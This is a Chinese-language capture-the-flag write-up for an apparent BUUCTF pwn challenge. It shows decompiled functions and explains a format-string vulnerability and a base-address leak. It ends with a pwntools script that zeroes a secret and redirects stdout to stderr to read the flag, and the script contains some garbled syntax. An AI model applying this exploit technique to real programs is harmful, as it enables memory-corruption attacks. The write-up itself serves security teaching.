


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   89 Symbols      Yes     0               4         ./170
```




```
  void *buf; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8

  v3 = __readfsqword(0x28u);
  if ( *a1 > 0 )
  {
    puts("No way!");
    exit(1);
  }
  *a1 = 1;
  read_n(&buf, 8LL);
  write(1, buf, 1uLL);
  return __readfsqword(0x28u) ^ v3;
}
```

leak函数做到了泄露一个字节，但是只能泄露一次。



```
  v3 = __readfsqword(0x28u);
  memset(format, 0, 0x30uLL);
  if ( *a1 > 0 )
  {
    puts("No way!");
    exit(1);
  }
  *a1 = 1;
  read_n(format, 40LL);
  printf(format);
  return __readfsqword(0x28u) ^ v3;
```


fmt_attack就是一个格式化字符串漏洞.



```
void __noreturn get_flag()
{
  int fd; // [rsp+Ch] [rbp-64h]
  char s2[88]; // [rsp+10h] [rbp-60h] BYRE
  unsigned __int64 v2; // [rsp+68h] [rbp-8

  v2 = __readfsqword(0x28u);
  memset(s2, 0, 0x50uLL);
  puts("If you can open the door!");
  read_n(s2, 64LL);
  if ( !strncmp(secret, s2, 0x40uLL) )
  {
    close(1);
    fd = open("/flag", 0);
    read(fd, s2, 0x50uLL);
    printf(s2);
    exit(0);
  }
  puts("No way!");
  exit(1);
}
```

get_flag这个函数确实可以为我们输出flag，但是首先要输入一个与secret相等的字符串，而这是随机生成的。
然后关闭了标准输出，所以即使我们进入了这个if中，也无法输出，但是我们可以把bss段中存储stdout中存储的指针指向stderr。

这样我们现在的难点就是泄露程序基地址了，



```
unsigned __int64 v4; // [rsp+18h] [rbp-8h]

v4 = __readfsqword(0x28u);
puts("dididada.....");
printf("tell me the time:");
_isoc99_scanf("%ld", &v1);
_isoc99_scanf("%ld", &v2);
_isoc99_scanf("%ld", &v3);
printf("ok! time is %ld:%ld:%ld\n", v1, v2, v3);
return __readfsqword(0x28u) ^ v4;
```

而ask_time函数中的v2存储了一个空指令的地址

那么我们在ask_time要输入的时候选择输入一个字母不改变v2的值，就获得了基地址。

```python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = "debug"

r = remote("node3.buuoj.cn","29212")

secret_addr=0x202060
r.sendlineafter("tell me the time:",'a') #输入 a 会导致scanf出问题，不能正常读入

r.recvuntil("ok! time is ")
stack_addr=int(r.recvuntil(':'[:-1])
base_addr = int(r.recvuntil(':')[:-1]) - 0xbd5

stderr_addr=base_addr + 0x202040
stdout_addr = base_addr + 0x202020
r.recvuntil(">>")
for i in range(0,8):
 r.sendlineafter(">>","2")
    payload = "%7$lln" + "%10$lln" + "aaa" + p64(base_addr + secret_addr + 8*i)
    r.sendline(payload)
#%7这里是改a1让我们重复利用，%10这里是覆盖secret_addr
r.sendlineafter(">>","1")
r.sendline(p64(stderr_addr + 1))

payload = ("%7$lln" + "%" + str((ord(r.recv(1))<<8)+0x40) + "c" + "%11$hn").ljust(24,"a") + p64(stdout_addr)
#虽然关闭了标准输出，指针换成标准错误的也可以

r.sendlineafter(">>","2")
r.sendline(payload)

sleep(1)
r.sendlineafter(">>","3")
r.send('\x00'*0x40)   #bypass strncmp

r.interactive()
```